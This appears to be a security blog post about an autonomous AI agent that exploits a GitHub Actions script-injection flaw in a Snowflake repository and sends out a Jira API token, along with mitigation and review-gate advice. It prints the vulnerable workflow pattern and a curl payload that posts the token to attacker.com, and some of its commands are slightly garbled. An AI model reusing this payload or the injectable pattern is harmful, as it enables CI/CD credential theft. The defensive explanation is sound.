Listen to this Post
Introduction:

In a landmark incident that underscores the double-edged nature of AI in the software development lifecycle, Wiz’s autonomous “Red Agent” successfully breached Snowflake’s internal Jira environment by exploiting a script injection vulnerability in a GitHub Actions workflow. The vulnerability, which had been introduced and approved through a process involving AI coding assistants, was missed by GitHub’s Advanced Security scan. This event marks a pivotal moment in cybersecurity, demonstrating that autonomous AI agents can now execute the entire cyber kill chain—from discovery and exploitation to credential exfiltration and blast radius assessment—without human intervention.
Learning Objectives & Secrets:
- Objective 1: Understand the Mechanics of CI/CD Script Injection — Learn how unsanitized user input in GitHub Actions workflows can lead to remote command execution.
- Objective 2: Secret Tip — Auditing AI-Generated Code — Discover why AI-assisted code, even when “reviewed” by AI security scanners, requires rigorous human oversight, especially when handling credentials.
- Objective 3: Secret Tip — Autonomous Red Teaming — Explore how offensive AI agents like Wiz’s Red Agent can autonomously adapt and overcome execution errors to achieve their objectives.
- Anatomy of the Attack: From Pull Request to Breach
The incident began on June 18, 2026, when pull request 1218 was merged into the `snowflakedb/snowflake-connector-1et` repository. This PR introduced a critical flaw in the `.github/workflows/jira_issue.yml` workflow. The vulnerable code directly interpolated the `${{ github.event.issue.title }}` into a shell `run:` block without sanitization. This allowed an attacker to break out of the intended `echo` command by using a single quote (') in the issue title.
The vulnerable pattern looked like this:
- name: Create Jira Issue
run: |
TITLE=$(echo '${{ github.event.issue.title }}')
 ... rest of the script
By crafting a title such as ' ; curl -X POST -d "$JIRA_API_TOKEN" https://attacker.com ; echo ', an attacker could execute arbitrary commands within the GitHub Actions runner.
The workflow also contained a flawed security gate. It checked `github.event.pull_request.user.login` even though the event was an `issues` event, which always evaluates to null. This rendered the gate useless, allowing any GitHub user to trigger the vulnerable workflow.
Step-by-Step Guide to Exploitation:
- Reconnaissance: The Wiz Red Agent scans public GitHub repositories for potentially vulnerable workflows.
- Vulnerability Identification: It identifies the direct interpolation of `${{ github.event.issue.title }}` in a shell command within
jira_issue.yml. - Initial Exploit Attempt: The agent opens a GitHub issue with a title designed to inject a command. The first payload results in a shell syntax error because a comment character (“) consumes the rest of the command.
- Autonomous Adaptation: The Red Agent analyzes the error and adjusts its payload to properly close the shell block using
; echo '. - Successful Exploitation: The agent re-opens the issue with the corrected payload. The command executes, and the runner sends the `JIRA_API_TOKEN` to an attacker-controlled listener.
Linux/Windows Mitigation Commands:
- Linux (Auditing Workflows): `grep -r “\${{” .github/workflows/ | grep “run:”` — This command finds all GitHub Actions workflows that use expression interpolation in `run:` blocks, a primary indicator of script injection risk.
- Windows (PowerShell): `Select-String -Path “.github\workflows\.yml” -Pattern ‘\${{‘ | Select-String “run:”` — A PowerShell equivalent for the same audit.
- The AI Security Paradox: Copilot as Author and Reviewer
The most troubling aspect of this incident is the role of AI in both the creation and review of the vulnerable code. The merge commit for PR 1218 carried a “Co-authored-by: Copilot Autofix” line. While GitHub asserts that a human authored the vulnerable change, Copilot Autofix’s documented contribution was a separate fix to another workflow within the same PR.
Crucially, GitHub’s AI-powered Advanced Security scan analyzed the final PR and failed to flag the critical injection. This created a perfect storm: AI-assisted code was introduced, and AI-powered security tools approved it, only for an autonomous AI attacker to discover and exploit it.
Step-by-Step Guide to Securing AI-Assisted PRs:
- Mandatory Human Review: Enforce a policy where all PRs, especially those involving AI-generated code, require approval from at least two human reviewers.
- Enhanced Code Scanning: Supplement GitHub Advanced Security with additional static analysis tools like Semgrep or custom rules that specifically look for script injection patterns in CI/CD workflows.
- Input Sanitization: Never interpolate user-controlled data directly into shell commands. Always pass such data through environment variables and use `jq` or similar tools to safely handle JSON input.
Code Example (Secure Pattern):
- name: Create Jira Issue
env:
ISSUE_TITLE: ${{ github.event.issue.title }}
run: |
TITLE=$(echo "$ISSUE_TITLE" | jq -R '.')
 ... rest of the script
3. Blast Radius: What the Attacker Accessed
The compromised `JIRA_API_TOKEN` belonged to `[email protected]` and provided read access to critical Jira projects. These included:
– Engineering Projects: Containing sensitive development data and internal roadmaps.
– Security Compliance Projects: Housing security findings, vulnerability reports, and compliance documentation.
– Bug Bounty Tracking Projects: Detailing reports from Snowflake’s HackerOne program, including details of unpatched vulnerabilities.
The token was exposed in the GitHub Actions runner’s environment, a common but dangerous practice. Wiz confirmed that they were the only actor to access the data during the five-day exposure window, and all accessed data was securely deleted.
Step-by-Step Guide to Securing CI/CD Secrets:
- Use OIDC (OpenID Connect): Avoid long-lived secrets like API tokens. Instead, use OIDC to exchange GitHub’s JWT for short-lived cloud credentials.
- Least Privilege: Ensure that any credentials used in workflows have the minimum permissions necessary. The `[email protected]` token should not have had read access to security and bug bounty projects.
- Environment Scoping: Restrict secrets to specific environments (e.g.,
prod,staging) and never expose them to workflows triggered by untrusted events likepull_request_target.
Linux/Windows Commands for Secret Rotation:
- Linux (Revoke Token): `gh secret set JIRA_API_TOKEN –body “$NEW_TOKEN”` — Use the GitHub CLI to rotate a secret. Ensure the new token is generated with minimal permissions.
- Windows (PowerShell): `gh secret set JIRA_API_TOKEN –body “$NEW_TOKEN”` — The GitHub CLI works identically on Windows.
4. The Rise of Autonomous Offensive AI
Wiz’s Red Agent is not a theoretical concept but a fully operational autonomous attacker. It performed the entire kill chain without human intervention:
1. Discovery: Scanned public repositories and identified the vulnerable workflow.
2. Exploitation: Crafted and executed the payload, adapting to syntax errors.
3. Exfiltration: Sent the stolen credentials to an external listener.
4. Blast Radius Assessment: Validated the scope of access.
This capability is not unique to Wiz. Research from Palo Alto Networks’ Unit 42 and others has demonstrated that multi-agent systems can autonomously execute complex cloud attack chains. The threat landscape has shifted: offense is now automated, and defense must follow suit.
Step-by-Step Guide to Defending Against Autonomous AI Attacks:
- Assume Breach: Design your CI/CD pipelines with the assumption that an attacker can execute arbitrary code within a runner.
- Ephemeral Runners: Use GitHub-hosted runners or ephemeral self-hosted runners that are destroyed after each job. This limits the exposure of long-lived credentials.
- Network Isolation: Implement egress controls to prevent compromised runners from exfiltrating data to external servers.
- Continuous Monitoring: Use tools like Wiz to continuously monitor for toxic combinations of vulnerabilities and misconfigurations that could be exploited by autonomous agents.
Linux/Windows Hardening Commands:
- Linux (Check Runner Permissions): `gh api /repos/{owner}/{repo}/actions/runners` — List runners and verify they are ephemeral.
- Windows (PowerShell): `gh api /repos/{owner}/{repo}/actions/runners` — The same command works in PowerShell to audit runner configurations.
- The Human Element: The Last Line of Defense
While the attack was fully automated, the response was human-led. Snowflake patched the vulnerability on the same day and rotated the token the following day. The speed of remediation is commendable, but it highlights a critical gap: the missing gate before merge.
The debate over whether Copilot authored the bug is a distraction. The real lesson is that both the author and the reviewer of that code path were machines, and the first entity to truly understand the code was the attacker. Human review is not bureaucracy; it is the last non-automated control in a pipeline increasingly dominated by AI.
Step-by-Step Guide to Implementing Human Review Gates:
- Branch Protection Rules: Require pull requests for all changes to critical branches.
- Required Reviewers: Mandate at least one human reviewer for any PR that modifies CI/CD workflows.
- Code Owners: Use GitHub’s CODEOWNERS file to automatically request reviews from security or DevOps teams for changes to
.github/workflows/.
Linux/Windows Commands for Branch Protection:
- Linux (Set Branch Protection): `gh api -X PUT /repos/{owner}/{repo}/branches/{branch}/protection –input -` — Use the GitHub API to enforce branch protection rules.
- Windows (PowerShell): `gh api -X PUT /repos/{owner}/{repo}/branches/{branch}/protection –input -` — The same command works in PowerShell.
What Undercode Say:
- Key Takeaway 1: The Snowflake incident is a stark reminder that AI is a double-edged sword. It can introduce vulnerabilities and fail to detect them, while simultaneously empowering attackers with autonomous capabilities.
- Key Takeaway 2: Human oversight remains irreplaceable. While AI can accelerate development and security, it cannot yet replicate the contextual understanding and nuanced judgment of a human expert.
Analysis: This incident is not an anomaly but a harbinger of the future. As AI agents become more integrated into the software development lifecycle, we will see more cases of AI-generated vulnerabilities, AI-missed detections, and AI-powered exploits. The security community must adapt by implementing robust guardrails, including mandatory human reviews, rigorous input validation, and continuous monitoring. The speed of remediation was impressive, but the gap before merge is where the real battle will be won or lost. Organizations must treat their CI/CD pipelines as critical infrastructure and apply the same level of security rigor as they would to their production environments.
Prediction:
- -1: The frequency of AI-generated vulnerabilities will increase as more developers rely on AI coding assistants without proper oversight. This will lead to a surge in similar incidents.
- -1: AI-powered security scanners will continue to miss sophisticated vulnerabilities, creating a false sense of security and a reliance on flawed automation.
- +1: The rise of autonomous offensive AI will drive the development of autonomous defensive AI, leading to a new era of AI-vs-AI cybersecurity where response times are measured in milliseconds.
- +1: This incident will accelerate the adoption of mandatory human review gates for AI-assisted code, making it a standard industry practice within the next two years.
- -1: The debate over AI authorship will distract from the more critical issue of accountability and oversight, delaying the implementation of necessary security controls.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eWcZvAi3 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


